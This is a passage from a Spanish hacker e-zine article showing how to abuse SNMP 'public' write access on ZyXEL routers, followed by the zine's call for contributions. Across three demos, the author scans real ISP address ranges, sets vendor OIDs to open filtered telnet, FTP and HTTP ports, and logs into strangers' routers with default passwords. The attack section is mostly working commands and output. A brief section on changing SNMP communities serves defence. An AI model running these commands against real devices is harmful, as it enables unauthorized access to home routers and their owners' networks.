88.22.xyz.42:104ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.22.xyz.31:96ms:.1.3.6.1.2.1.1.1.0:Prestige 2602HWL-61C
88.22.xyz.25:120ms:.1.3.6.1.2.1.1.1.0:Prestige 660R-61C
88.22.xyz.22:108ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
```

```
88.22.xyz.194:100ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61 *** DEMO 3
88.22.xyz.7:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.6:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.100:100ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1 ********** DEMO 1
88.22.xyz.244:920ms:.1.3.6.1.2.1.1.1.0:P-660R-D1  ********** DEMO 2
88.22.xyz.145:1020ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
bt ~ #
```

DEMO 1: Modelo P-660HW-D1
==========

* OID del modelo: .1.3.6.1.2.1.1.1.0

```
# ./braa -v -t 5 -p 200 public@88.22.xyz.100:.1.3.6.1.2.1.1.1.0
88.22.xyz.100:110ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
1 queries made, 1 queries acknowledged.
```

* Vemos como tiene los puertos

```
$ sudo nmap -p 80,21,23 88.22.xyz.100

Starting Nmap 4.53 ( http://insecure.org ) at 2009-06-22 19:12 CEST
Interesting ports on 100.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.100):
PORT   STATE    SERVICE
21/tcp filtered ftp
23/tcp filtered telnet
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 2.399 seconds
```

* Leemos con una OID "especial" el estado de los filtros.
* Hacemos un GET con la OID .1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4

```
# ./braa -v -t 5 -p 200 public@88.22.xyz.100:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4
88.22.xyz.100:138ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4:80
```

* Como vemos, el resultado es "80". Interpreto que es el puerto 80 el que esta filtrado.
* Con la OID :.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5 nos muestra 21 (ftp) y con :.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6 nos indica 23 (telnet) ¡¡ Que interesante !!

* Vamos a cambiar los valores ¡¡¡ a ver que pasa !!!

```
# ./braa -v -t 5 -p 200 public@88.22.xyz.100:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4
=i81
88.22.xyz.100:2044ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4:OK, set.
1 queries made, 1 queries acknowledged.

# ./braa -v -t 5 -p 200 public@88.22.xyz.100:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5
=i22
88.22.xyz.100:2051ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5:OK, set.
1 queries made, 1 queries acknowledged.

# ./braa -v -t 5 -p 200 public@88.22.xyz.100:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6
=i24
88.22.xyz.100:2048ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6:OK, set.
1 queries made, 1 queries acknowledged.
```

* Volvemos a ejecutar Nmap

```
socrates@CENTRAL:~$ sudo nmap -p 80,21,23 88.22.xyz.100

Starting Nmap 4.53 ( http://insecure.org ) at 2009-06-22 19:09 CEST
Interesting ports on 100.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.100):
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.351 seconds
```

 * Jajajajajaja Maaaagia. Aparecen ahora abiertos para toda internet.

 * Probamos lanzar un telnet contra el router. La clave es la que viene por defecto en estos modelos.
 * Piensa que si su propietario tiene activada por defecto la gestion SNMP tambien tendra la pass por defecto, tendra el SSID wifi y la WEP128 por defecto, etc, etc.

```
root@CENTRAL:/home/socrates/braa-0.82# telnet  88.22.xyz.100
Trying 88.22.xyz.100...
Connected to 88.22.xyz.100.
Escape character is '^]'.

Password: ****

                  Copyright (c) 1994 - 2006 ZyXEL Communications Corp.

                            P-660HW-D1 Main Menu

     Getting Started                     Advanced Management
       1. General Setup                    21. Filter Set Configuration
       2. WAN Backup Setup                 22. SNMP Configuration
       3. LAN Setup                        23. System Security
       4. Internet Access Setup            24. System Maintenance
                                           25. IP Routing Policy Setup
     Advanced Applications                 26. Schedule Setup
       11. Remote Node Setup
       12. Static Routing Setup
       14. Dial-in User Setup              99. Exit
       15. NAT Setup




                          Enter Menu Selection Number: 99


Connection closed by foreign host.
```

 * Seamos buenos. Vamos a dejarlo como lo encontramos. Volvemos a SETear las OIDs a sus valores originales.

```
# ./braa -v -t 5 -p 200 public@88.22.xyz.100:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4
=i80
88.22.xyz.100:2044ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4:OK, set.
1 queries made, 1 queries acknowledged.

# ./braa -v -t 5 -p 200 public@88.22.xyz.100:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5
=i21
88.22.xyz.100:2051ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5:OK, set.
1 queries made, 1 queries acknowledged.
```

```
# ./braa -v -t 5 -p 200 public@88.22.xyz.100:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6
=i23
88.22.xyz.100:2048ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6:OK, set.
1 queries made, 1 queries acknowledged.
```

DEMO 2: MODELO P-660R-D1
==========

* Seguimos el mismo procedimiento.

```
bt ~ # braa -v -t 5 -p 200 public@88.22.xyz.244:.1.3.6.1.2.1.1.1.0
88.22.xyz.244:110ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
1 queries made, 1 queries acknowledged.
bt ~ #
```

* Veamos los puertos que nos interesan en que estado se encuentran.

```
bt ~ # nmap -v -PN 88.22.xyz.244 -p21,23,80

Starting Nmap 4.60 ( http://nmap.org ) at 2009-06-24 01:00 GMT
Initiating Parallel DNS resolution of 1 host. at 01:00
Completed Parallel DNS resolution of 1 host. at 01:00, 0.08s elapsed
Initiating SYN Stealth Scan at 01:00
Scanning 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244) [3 ports]
Completed SYN Stealth Scan at 01:00, 3.03s elapsed (3 total ports)
Host 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244) appears to be
up ... good.
Interesting ports on 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244):
PORT   STATE    SERVICE
21/tcp filtered ftp
23/tcp filtered telnet
80/tcp filtered http

Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.143 seconds
           Raw packets sent: 6 (264B) | Rcvd: 0 (0B)
```

* Bueno, estan filtrados, veamos si de dejan abrir. Ejecutemos el SET con los OIDs conocidos:

```
# braa -v -t 5 -p 200 public@88.22.xyz.244:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4
=i81
88.22.xyz.244:2107ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4:OK, set.
1 queries made, 1 queries acknowledged.
# braa -v -t 5 -p 200 public@88.22.xyz.244:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5
=i22
88.22.xyz.244:2109ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5:OK, set.
1 queries made, 1 queries acknowledged.
# braa -v -t 5 -p 200 public@88.22.xyz.244:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6
=i24
88.22.xyz.244:2111ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6:OK, set.
1 queries made, 1 queries acknowledged.
#
```

* Ahora veamos con Nmap si han cambiado el estado de los puertos afectados.

```
bt ~ # nmap -v -PN 88.22.xyz.244 -p21,23,80

Starting Nmap 4.60 ( http://nmap.org ) at 2009-06-24 01:07 GMT
Initiating Parallel DNS resolution of 1 host. at 01:07
Completed Parallel DNS resolution of 1 host. at 01:07, 0.08s elapsed
```

```
Initiating SYN Stealth Scan at 01:07
Scanning 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244) [3 ports]
Discovered open port 80/tcp on 88.22.xyz.244
Discovered open port 23/tcp on 88.22.xyz.244
Discovered open port 21/tcp on 88.22.xyz.244
Completed SYN Stealth Scan at 01:07, 0.11s elapsed (3 total ports)
Host 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244) appears to be
up ... good.
Interesting ports on 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244):
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http

Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.222 seconds
           Raw packets sent: 3 (132B) | Rcvd: 3 (138B)
```

* Eurekaaaaa!!!

```
$$ Vamos a lanzar un telnet, aunque podriamos acceder a la interfaz web,
$$ pero esta no es la revisa adeacuada para ello ;P

bt ~ # telnet 88.22.xyz.244
Trying 88.22.xyz.244...
Connected to 88.22.xyz.244.
Escape character is '^]'.

Password: ****


                  Copyright (c) 1994 - 2006 ZyXEL Communications Corp.

                            P-660R-D1  Main Menu

     Getting Started                     Advanced Management
       1. General Setup                    21. Filter Set Configuration
       2. WAN Backup Setup                 22. SNMP Configuration
       3. LAN Setup                        23. System Password
       4. Internet Access Setup            24. System Maintenance
                                           25. IP Routing Policy Setup
     Advanced Applications                 26. Schedule Setup
       11. Remote Node Setup
       12. Static Routing Setup
       15. NAT Setup                       99. Exit




                          Enter Menu Selection Number: 99


Connection closed by foreign host.
```

* Bueno... que carajo... vamos a lanzar un lynx contra el puerto http,
  Viva el ASCII 8)

```
bt ~ # lynx 88.22.xyz.244

Username for 'P-660R-D1 ' at server '88.22.xyz.244': ****
```

Password: ****

Web Configurator

Site Map

Wizard Setup Advanced Setup Maintenance
Wizard Setup Password
LAN
WAN
NAT
Security
Dynamic DNS
Time and Date
Remote Management
UPnP
Logs System Status
DHCP Table
Diagnostic
Firmware
If you see this message, it means you need a more CSS-compatible browser.
Such as MS Internet Explorer 4.0 or above.

---

* Te ha gustado la experiencia de navegar en texto plano? A nuestro "editor" tambien ;)

* Lo dejamos todo como estaba... probrecitos ;(

```
# braa -v -t 5 -p 200 public@88.22.xyz.244:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4
=i80
88.22.xyz.244:2109ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4:OK, set.
1 queries made, 1 queries acknowledged.
# braa -v -t 5 -p 200 public@88.22.xyz.244:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6
=i23
88.22.xyz.244:2109ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.6:OK, set.
1 queries made, 1 queries acknowledged.
# braa -v -t 5 -p 200 public@88.22.xyz.244:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5
=i21
88.22.xyz.244:2108ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.5:OK, set.
1 queries made, 1 queries acknowledged.
# nmap -v -PN 88.22.xyz.244 -p21,23,80

Starting Nmap 4.60 ( http://nmap.org ) at 2009-06-24 01:18 GMT
Initiating Parallel DNS resolution of 1 host. at 01:18
Completed Parallel DNS resolution of 1 host. at 01:18, 0.08s elapsed
Initiating SYN Stealth Scan at 01:18
Scanning 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244) [3 ports]
Completed SYN Stealth Scan at 01:18, 3.02s elapsed (3 total ports)
Host 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244) appears to be
up ... good.
Interesting ports on 244.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.244):
PORT   STATE    SERVICE
21/tcp filtered ftp
23/tcp filtered telnet
80/tcp filtered http

Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.133 seconds
           Raw packets sent: 6 (264B) | Rcvd: 0 (0B)
```

DEMO 3: MODELO P-660HW-61
==========

 * Identificamos

```
bt ~ # braa -v -t 5 -p 200 public@88.22.xyz.194:.1.3.6.1.2.1.1.1.0
88.22.xyz.194:108ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
1 queries made, 1 queries acknowledged.
```

 * Vemos los puertos

```
bt ~ # nmap -v -PN -p21,23,80 88.22.xyz.194

Starting Nmap 4.60 ( http://nmap.org ) at 2009-06-24 00:03 GMT
Initiating Parallel DNS resolution of 1 host. at 00:03
Completed Parallel DNS resolution of 1 host. at 00:03, 0.28s elapsed
Initiating SYN Stealth Scan at 00:03
Scanning 194.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.194) [3 ports]
Completed SYN Stealth Scan at 00:03, 0.10s elapsed (3 total ports)
Host 194.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.194) appears to be
up ... good.
Interesting ports on 194.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.194):
PORT   STATE  SERVICE
21/tcp closed ftp
23/tcp closed telnet
80/tcp closed http

Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.418 seconds
           Raw packets sent: 3 (132B) | Rcvd: 3 (138B)
```

 * Este modelo muestra como cerrados los puertos 80, 21, 23 al contrario
   de lo que pasaba con el anterior que los mostraba filtrados.

 * Consultamos las oids anteriores para asegurarnos de que existen

```
# braa -v -t 5 -p 200 public@88.22.xyz.194:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4
88.22.xyz.194:108ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.10.4:Error [2] No such name.
1 queries made, 1 queries acknowledged.
```

 * Mal vamos, a este router no le suenan esta OID.
   En este modelo se usa otro grupo de OIDs para cambiar el filtro.
   Como lo se...? Lo se. OID: .1.3.6.1.4.1.890.1.2.1.5.2.1.8.12.1

```
# braa public@88.22.xyz.194:161:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.12.1=24
88.22.xyz.194:2095ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.12.1:OK, set.
```

 * Bien, nos responde "OK, set". Veamos ahora que nos dice Nmap sobre el puerto
   TELNET

```
bt ~ # nmap -v -PN -p21,23,80 88.22.xyz.194

Starting Nmap 4.60 ( http://nmap.org ) at 2009-06-24 00:20 GMT
Initiating Parallel DNS resolution of 1 host. at 00:20
Completed Parallel DNS resolution of 1 host. at 00:20, 0.12s elapsed
Initiating SYN Stealth Scan at 00:20
Scanning 194.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.194) [3 ports]
Completed SYN Stealth Scan at 00:20, 0.11s elapsed (3 total ports)
```

```
Host 194.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.194) appears to be
up ... good.
Interesting ports on 194.Red-88-22-xyz.staticIP.rima-tde.net (88.22.xyz.194):
PORT   STATE  SERVICE
21/tcp closed ftp
23/tcp closed telnet
80/tcp closed http

Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.261 seconds
           Raw packets sent: 3 (132B) | Rcvd: 3 (138B)

bt ~ # telnet 88.22.xyz.194
Trying 88.22.xyz.194...
telnet: connect to address 88.22.xyz.194: Connection refused
```

 * Que sorpresa!, NO es vulnerable a pesar de poder modificar
   los valores de filtrado.
 * Para vuestra informacion el 650HW-31 tampoco es vulnerable
   o al menos usando estas oids :-?

 * Lo volvemos a dejar como estaba antes de experimentar

```
bt ~ # braa public@88.22.xyz.194:161:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.12.1=23
88.22.xyz.194:2097ms:.1.3.6.1.4.1.890.1.2.1.5.2.1.8.12.1:OK, set.
```

```
[=][=][=][=][=]
[  MISCELANEA ]
[=][=][=][=][=]

OIDs varias para un mejor hacking ;)
====================================
```

 * Que quereis saber que MAC tiene la IP interna 192.168.1.33 pues nada....

```
# ./braa -v -t 5 -x -p 200 public@88.22.xyz.100:.1.3.6.1.2.1.4.22.1.2.1.192.168.
1.33
88.22.xyz.100:107ms:.1.3.6.1.2.1.4.22.1.2.1.192.168.1.33:001f169c4a24
```

 * Listar los interfaces de red:

```
OID: .1.3.6.1.2.1.2.2.1.2.1
Value: enet0

OID: .1.3.6.1.2.1.2.2.1.2.2
Value: enet1

OID: .1.3.6.1.2.1.2.2.1.2.3
Value: pppoe
```

 * Todos los routers que responden a un GET public:

```
bt ~ # braa public@88.18.11.1-88.18.11.254:161:.1.3.6.1.2.1.1.1.0
88.18.11.253:104ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.250:100ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.18.11.231:96ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.18.11.212:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.210:96ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.18.11.208:100ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.18.11.202:104ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.196:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
```

```
88.18.11.197:100ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.18.11.191:88ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.18.11.189:104ms:.1.3.6.1.2.1.1.1.0:Prestige 2602HWL-61C
88.18.11.144:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.132:100ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.18.11.125:100ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.149:204ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.18.11.124:108ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.18.11.115:104ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.18.11.109:104ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.108:104ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.105:104ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.18.11.93:104ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.18.11.82:100ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.80:104ms:.1.3.6.1.2.1.1.1.0:Prestige 2602HWL-61C
88.18.11.49:4ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.42:104ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.18.11.31:96ms:.1.3.6.1.2.1.1.1.0:Prestige 2602HWL-61C
88.18.11.25:120ms:.1.3.6.1.2.1.1.1.0:Prestige 660R-61C
88.18.11.22:108ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.18.11.19:100ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.18.11.7:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.6:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.1:100ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.18.11.146:920ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.18.11.145:1020ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
bt ~ #
```

* Todos los P-660R-D1

```
bt ~ # braa public@88.22.xyz.100-88.22.xyz.254:161:.1.3.6.1.4.1.890.1.2.6.60
88.22.xyz.244:100ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.236:88ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.231:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.229:96ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.226:100ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.205:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.198:100ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.194:100ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.168:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.160:100ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.154:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.153:108ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.150:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.139:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.135:100ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.133:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.109:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.106:100ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
88.22.xyz.100:104ms:.1.3.6.1.4.1.890.1.2.6.60:Error [2] No such name.
bt ~ #
```

* Ahora todos los P-660HW-D1

```
bt ~ # braa public@88.22.xyz.100-88.22.xyz.254:161:.1.3.6.1.4.1.890.1.2.6.34
88.22.xyz.244:100ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.236:88ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.231:104ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.229:100ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.226:104ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.205:108ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.198:100ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.194:100ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
```

```
88.22.xyz.168:104ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.160:104ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.154:108ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.153:108ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.150:104ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.139:100ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.135:104ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.133:108ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.109:104ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.106:96ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
88.22.xyz.100:104ms:.1.3.6.1.4.1.890.1.2.6.34:Error [2] No such name.
bt ~ #
```

* Adrian Pastor de GNUCITIZEN (www.gnucitizen.org) publico unos "papers" haciendo publicas estas y otras vulnerabilidades de los routers ZyXEL. Entre otras delicias, explica como hacer ataques de inyeccion de scripts usando SNMP, sacar claves DynDNS, usar el router para hacer wardriving, etc, etc.

  -> http://www.packetstormsecurity.org/papers/attack/Hacking_ZyXEL_Gateways.pdf
  -> http://www.gnucitizen.org/static/blog/2008/04/hacking_zyxel_gateways_part_2.pdf

* Para los mas avanzados, os recomiendo que investigueis sobre el SNMP walking:

  -> http://www.cuddletech.com/articles/snmp/node13.html

```
[=][=][=][=][=][=][=]
[  HACKERs BUENOS   ]
[=][=][=][=][=][=][=]
```

* Vamos a ver como corregir la vulnerabilidad o disconfiguracion, como lo querais llamar.
* En el menu principal via telnet podemos acceder a:

22. SNMP Configuration

* Nos aparece esto

```
                        Menu 22 - SNMP Configuration

                SNMP:
                  Get Community= public
                  Set Community= public
                  Trusted Host= 0.0.0.0
                  Trap:
                    Community= public
                    Destination= 0.0.0.0


                  Press ENTER to Confirm or ESC to Cancel:
```

* Deberiamos cambiar la password GET y SET por algo menos obvio.
* Ademas podemos asignar como Trusted Host a algun PC de la LAN interna para que solo este PC (con la IP que especifiquemos pueda obtener/modificar valores usando SNMP.
* Trap: Si configuramos una ip destino, el router enviara a este destino informacion de gestion relativa a interfaces, velocidad, etc. Podemos

usar MRTG para recolectar informacion. Por supuesto hay que cambiar la Community!!!

[=][=][=][=][=][=][=][=]
[CONCLUSIoN Y CIERRE]
[=][=][=][=][=][=][=][=]

* El protocolo SNMP es muy versatil para la gestion de las redes. Sobre todo cuando alcanza un area muy extensa. Las impresoras de red lo traen siempre activado por defecto.

* El software de MRTG es un ejemplo de potencia de gestion SNMP.

* No debemos fiarnos nunca de las configuraciones por defecto.

* Hay que investigar, experimentar y publicar para que el hacking, perdon, el conocimiento siga vivo, gratuito y libre.

EOF

-[0x08]--
-[Proyectos, Peticiones, Avisos]--
-[by SET Staff]---SET-38--

Si, sabemos que esta seccion es muy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:

  -> Como colaborar en este ezine
  -> Nuestros articulos mas buscados
  -> Como escribir
  -> Nuestros mirrors
  -> En nuestro proximo numero
  -> Otros avisos

-[Como colaborar en este ezine]-------------------------------------

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido/tangas de tu novia (limpios!!!)) tambien ahora aceptamos plutonio de contrabando ruso, pero con las preceptivas medidas de seguridad, ah, por cierto, enviarnos virus al correo no es sorprendente, es mas nos aburre bastante.

-[Nuestros articulos mas buscados]--

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, ... en realidad lo queremos todo y especialmente si es brillante. Tampoco es que tengas que deslumbrar a tu novia, que en ningun momento va a perder su tiempo en leernos, pero si tienes la mas minima idea o desvario de cualquier tipo, no te quedes pensando voy a hacerlo... hazlo!.

Tampoco queremos que te auto-juzges, deja que seamos nosotros los que digamos si es interesante o no.
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais indistintamente aqui:

   [web@set-ezine.org]
   [set-fw@bigfoot.com]

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas...

   - Articulos legales: faltan derechos de autor! O tal vez sobran?
     No se protege merecidamente a los autores o tal vez inventan excesivas
     trabas?

   - Sistemas Operativos: hace tiempo que nadie destripa un sistema
     operativo en toda regla. Alguien tiene a mano un AS400 o un Sperry Plus?

   - Retro informatica: Has descubierto como entrar en la NASA con tu Spectrum
     48+? somos todo ojos, y si no siempre puedes destripar el SO como
     curiosidad.

- Programacion: cualquier lenguaje interesante, guias de inicio, o de seguimiento, no importa demasiado si el lenguaje es COBOL, ADA, RPG, Pascal, no importa si esta desfasado o si es lo ultimo de lo ultimo, lo importante es que se publique para que la informacion este a mano de todos, eso si, NO hagais todos manuales de C, procura sorpendernos con programacion inverosimil.

- Chapuzing electronico: Has fabricado un aparato domotico para controlar la temperatura del piso de tu vecina? estamos interesados en saber como lo has hecho...

- Evaluacion de software de seguridad: os veo vagos. Nadie le busca las cosquillas a este software?

- Hacking, craking, virus, preaking, sobre todo cracking!

- SAP.. somos los unicos que gustan este juguete? Me parece que no, ya que hemos encontrado a alguien con conocimientos, pero: alguien da mas?

- ORACLE, MySQL, MsSQL... Alguien levanta el dedo?

- LOTUS NOTES y sus bases de datos. Esta olvidado por el gran publico pero lo cierto es que muchas empresas importantes lo utilizan para organizar y distribuir la informacion internamente.

- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...

- Usabilidad del software (acaso no es interesante el tema?, porque el software es tan incomodo?)

- Wireless. Otro tema que nos encanta. Los aeropuertos y las estaciones de tren en algunos paises europeos nos ofrecen amplias posibilidades de curiosear en lo que navega sobre las ondas magneticas. Nadie se ha dedicado a utilizar las horas tontas esperando un avion en rastrear el trafico wireless ?

- Finanzas anonimas en la red. Los grandes bancos empiezan a caer como moscas y los subrevivientes dudan mucho antes de conceder un credito. Habra empezado una nueva epoca para los usureros? Los podemos encontrar en la red?

- Finanzas a secas. Miles de blogs en la red y nadie fue capaz de ver lo que nos caia encima. Que ha pasado? Que los gobernantes sean unos incapaces ya lo sabemos, pero porque no somos lo bastante inteligentes como para propagar buena informacion en la red?

- Lo que tu quieras... que en principio tenga que ver con la informatica.

  En fin, son los mismos intereses de los ultimos numeros....

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera y rapido) pero deberias confiar, al ver nuestra historia, que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[Como escribir]----------

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple y nos vamos a poner serios con el tema), os exponemos aqui algunas cosillas a tener en cuenta.

SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la minima salta la liebre, y SET paga los platos rotos.

- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decir que es vuestra opinion, puede que no todo el mundo opine como vosotros, igual ni tan siquiera nosotros.

